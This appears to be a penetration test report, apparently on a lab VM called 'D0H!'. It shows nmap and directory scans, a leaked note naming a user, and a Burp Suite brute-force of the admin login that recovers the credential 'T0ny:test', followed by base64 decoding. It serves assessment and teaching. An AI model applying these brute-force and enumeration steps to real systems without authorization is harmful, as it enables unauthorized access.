Professional Information Security Services

CjSec Penetration Testing Report

D0H!

May 12,2023

CjSec, LLC

19706 One Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America

Tel: 1-402-608-1337
Fax: 1-704-625-3787
Email: info@cjsec.com
Web: http://www.cjsec.com

Table of Contents

Executive Summary

This report details the results of a comprehensive penetration test conducted on the network infrastructure and web application of **D0H!** Company during the week of May 10 to May 13. The assessment identifies any potential vulnerabilities that could be exploited by an attacker to gain unauthorized access, execute malicious code or compromise sensitive data.

The testing was conducted by an experienced security professional using a combination of manual and automated techniques. The scope of assessment was carried out from both an external and internal perspective to evaluate the security posture of the system from all angles.

The results of the assessment identified several vulnerabilities in the system with which ones to be remediated first:

Vulnerability	Severity
1. Including weak passwords and absence of Multi-Factor Authentication	High
2. Inadequate access controls to sensitive files and binaries in the webserver and outdated software that serves the website	High
3. Publicly disclosed username and email, admin name and email posted on the website	Low


These vulnerabilities could potentially allow an attacker to gain unauthorized access to the system, execute malicious code, and compromise sensitive data.

In addition to identifying vulnerabilities, the assessment also revealed several areas for improvement in the security posture of the system. These include enhancing the security awareness of admin and users, implementing strong password policies and use of multi-factor authentication, updating software and applying security patches promptly, implementing appropriate access controls, and improving file storage practices.

Overall, this assessment has provided valuable insights into the security posture of the **D0H!** Company's system and identified several areas for improvement. By implementing the recommended measures, the company can significantly enhance its security posture and reduce the risk of potential cyber attacks, safeguarding its valuable assets and maintaining the trust of its customers.

Methodology


Port and Service Enumeration



```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 11:25 EDT
Nmap scan report for 10.201.10.240
Host is up (0.00018s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.0p1 Debian 4+deb7u3 (protocol 2.0)
| ssh-hostkey: 
|   1024 77d44cb2176d789c1e48b03d90a5c1e7 (DSA)
|   2048 708f7fea0a31675e31fb1df58d2722dc (RSA)
|_  256 7d40a9afd86b4b8f447f1503c360157c (ECDSA)
80/tcp    open  http        Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: D0H!
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          33443/udp   status
|   100024  1          35038/udp6  status
|   100024  1          37470/tcp6  status
|_  100024  1          49455/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
49455/tcp open  status      1 (RPC #100024)
Service Info: Host: D0H; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h19m59s, deviation: 4h02m29s, median: 0s
|_nbstat: NetBIOS name: D0H, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode: 
|   311: 
|_    Message signing enabled but not required
| smb-security-mode: 
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time: 
|   date: 2023-05-10T15:25:19
|_  start_date: N/A
| smb-os-discovery: 
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: d0h
|   NetBIOS computer name: D0H\x00
|   Domain name: vm
|   FQDN: d0h.vm
|_  System time: 2023-05-10T08:25:19-07:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

During the penetration testing process, several open ports were identified on the target system. These open ports and their associated services are as follows: Port 22 for the Secure Shell (SSH) service, Port 80 for the Hypertext Transfer Protocol (HTTP) service, Port 111 for the Remote Procedure Call (RPC) service, Port 139 for the Server Message Block (SMB) service over NetBIOS, Port 445 for the SMB service over TCP, and Port 49455 for an additional RPC service. It is essential to evaluate the security configurations and potential vulnerabilities associated with these open ports and services to ensure the target system's overall security posture is maintained.


Let's do another NMAP scan again but this time, a UDP type:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -sU -sC -sV -A -p33443 10.201.10.240
[sudo] password for kali: 
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 11:44 EDT
Nmap scan report for 10.201.10.240
Host is up (0.00037s latency).

PORT      STATE SERVICE VERSION
33443/udp open  status  1 (RPC #100024)
MAC Address: 08:00:27:D2:34:C3 (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

A discovery has been made. In total, there are seven ports, which encompass UDP, UDP6, and TCP6. Nevertheless, our primary focus should be on the TCP port associated with the RPC service.

Port 80: Visiting the Website



MIHI OPUS EST AD OCCURSUM APOO.

Lorem Ipsum.

LOREM IPSUM DOLOR SIT AMET, CONSECTETUR ADIPISCING ELIT, SED DO EIUSMOD TEMPOR INCIDIDUNT UT LABORE ET DOLORE MAGNA ALIQUA.


A comprehensive examination of the website's content was performed to identify potential keywords and sensitive information. To achieve this, the 'cewl' tool was employed with the following command: cewl http://10.201.10.240. This analysis aims to uncover potential weak points in the target system's security and provide valuable insights for further testing.

Website Directory Enumeration

Interesting output from using dirb with its default wordlist:


- /admin
- /images

Interesting output from using dirbuster with the rockyou.txt wordlist:



```
/                                   200
  index.html                        200
  images                            200
    V_note.txt                      200
    icons                           200
  icons                             403
  admin                             200
    index.php                       200
  vendor                            200
    jquery                          200
      jquery-3.2.1.min.js           200
    bootstrap                       200
      js                            200
        popper.js                   200
        bootstrap.min.js            200
        bootstrap.js                200
        popper.min.js               200
        tooltip.js                  200
      css                           200
    select2                         200
      select2.min.js                200
      select2.css                   200
      select2.js                    200
      select2.min.css               200
  js                                200
    main.js                         200
  css                               200
```


Interesting output from user Burpsuite’s Sitemap:




Filter: Hiding not found items; hiding CSS, image and g

```
http://10.201.10.240
    /
    admin
    admin
        /
        index.php
    css
    fonts
        font-awesome-4.7.0
            css
    icons
    images
        /
        V_note.txt
        icons
    js
        ...
        main.js
    login.html
    vendor
        /
            C=D;O=A
            C=M;O=A
            C=N;O=D
            C=S;O=A
        animate
        bootstrap
        css-hamburgers
        jquery
        select2
        tilt
```

Navigating to the admin page that shows a login panel:



Checking the content of 10.201.10.240/images/V_note.txt file:




```
From root@localhost Wed Jul 29 12:05:26 2015
Return-Path: <root@localhost>
Received: from localhost (localhost [127.0.0.1])
Wed, 29 Jul 2015 12:05:26 -0400
Date: Wed, 29 Jul 2015 12:05:26 -0400
Message-Id: <201507291605.t6TG5QYK001533@hostname>
To: Tony@localhost
From: root@localhost
Subject: *** SECURE information disclosed in pagesource ***

Tony,

You need to stop leaving information in the page source, we found your username T0ny on a webpage and took the page down.

Please stop doing this!

Thank you,
V
```

Two user accounts were identified: 'root' and 'T0ny'. Additionally, two associated email addresses were discovered: 'root@localhost' and 'Tony@localhost'. The presence of these email addresses in publicly accessible information increases the risk of phishing attacks targeting these users. To reduce the attack surface, it is recommended that such information be removed from public disclosure.

At the current stage of the assessment, no passwords have been found. However, for further testing, the 'hydra' and ‘Burpsuite’ tool can be utilized to perform brute force attacks to uncover potential weak or default passwords associated with the discovered user accounts.

Bruteforcing a password for either user 'root' or 'T0ny'

Checking what the output would be when passed a wrong credential:



Method	Domain	File	Initiator	Type	Transferred	Size
POST	10.201.10.240	index.php	document	html	2.58 KB	2.39 KB
GET	10.201.10.240	img-01.png	img	png	cached	12.11 KB
GET	10.201.10.240	jquery-3.2.1.min.js	script	js	cached	84.63 KB
GET	10.201.10.240	popper.js	script	js	cached	79.76 KB
GET	10.201.10.240	bootstrap.min.js	script	js	cached	49.94 KB
GET	10.201.10.240	select2.min.js	script	js	cached	65.10 KB


9 requests | 332.12 KB / 2.58 KB transferred | Finish: 19.04 s | DOMContentLoaded: 18.94 s | load: 18.96 s

```
            <img src="../images/img-01.png" alt="IMG">
          </div>
Login Failed
        <form class="login100-form validate-form" action="index.php" method="PO
            <span class="login100-form-title">
              Login Panel
            </span>

            <div class="wrap-input100 validate-input">
```

- It outputs the string "Login Failed".

• Password Bruteforcing using Burpsuite:

Position setup:



Choose an attack type

Attack type: Cluster bomb


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.201.10.240

```
POST /admin/index.php HTTP/1.1
Host: 10.201.10.240
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.201.10.240/admin/
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://10.201.10.240
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

username=§admin§&pass=§admin§
```


A targeted password attack was performed using two parameters: 'username' and 'pass'. The chosen attack type was 'Cluster Bomb', ensuring that each entry in the username parameter would be tested against every password in the password list. Utilizing the 'john.lst' wordlist, a valid credential for the login page was identified: 'T0ny:test'. It is recommended that security measures, such as implementing stronger password policies, be reviewed and reinforced to mitigate the risk of unauthorized access.



Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Redire...	Timeout	Length	Login
452	root	sophie	200	☐	0	☐	2642	1
453	T0ny	special	200	☐	0	☐	2642	1
454	root	special	200	☐	0	☐	2642	1
455	T0ny	stephanie	200	☐	0	☐	2642	1
456	root	stephanie	200	☐	0	☐	2642	1
457	T0ny	stephen	200	☐	0	☐	2642	1
458	root	stephen	200	☐	0	☐	2642	1
459	T0ny	steve	200	☐	0	☐	2642	1
460	root	steve	200	☐	0	☐	2642	1
461	T0ny	sweetie	200	☐	0	☐	2642	1
462	root	sweetie	200	☐	0	☐	2642	1
463	T0ny	teacher	200	☐	0	☐	2642	1
464	root	teacher	200	☐	0	☐	2642	1
465	T0ny	tennis	200	☐	0	☐	2642	1
466	root	tennis	200	☐	0	☐	2642	1
467	T0ny	test	200	☐	1	☐	482	
468	root	test	200	☐	0	☐	2642	1
469	T0ny	test123	200	☐	0	☐	2642	1


Trying it on the login page:



```
      &
     .-"`"-.
    /       \
    |   __  _|
    |  /  \/ \
   WW  \_o/_o/
   (         _)
    |    .----\
    ;  | '----'
     \__'--;`
jgs   |___/\|
```

MTg4MkI5MUI3RjQ5RDQ3OUNGMUVDMkYxRUNFRTMwRDBFNTM5MkU5NjNBMjEwOTAxNUI3MTQ5QkY3MTJBRDFCNg==

While examining the website directory /admin/, a file named 'D0H!' was discovered. This file appears to contain data encoded in Base64 format. To further analyze the contents and uncover potential vulnerabilities or sensitive information, it is recommended to decode the Base64-encoded data.



Decode from Base64 format

Simply enter your data then push the decode button.

```
MTg4MkI5MUI3RjQ5RDQ3OUNGMUVDMkYxRUNFRTMwRDBFNTM5MkU5NjNBMjEwOTAxNUI3MTQ5QkY3MTJBRDFCNg==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 — Source character set.


□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF — Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > — Decodes your data into the area below.

```
1882B91B7F49D479CF1EC2F1ECEE30D0E5392E963A2109015B7149BF712AD1B6
```

Equivalent to some number: 1882B91B7F49D479CF1EC2F1ECEE30D0E5392E963A2109015B7149BF712AD1B6

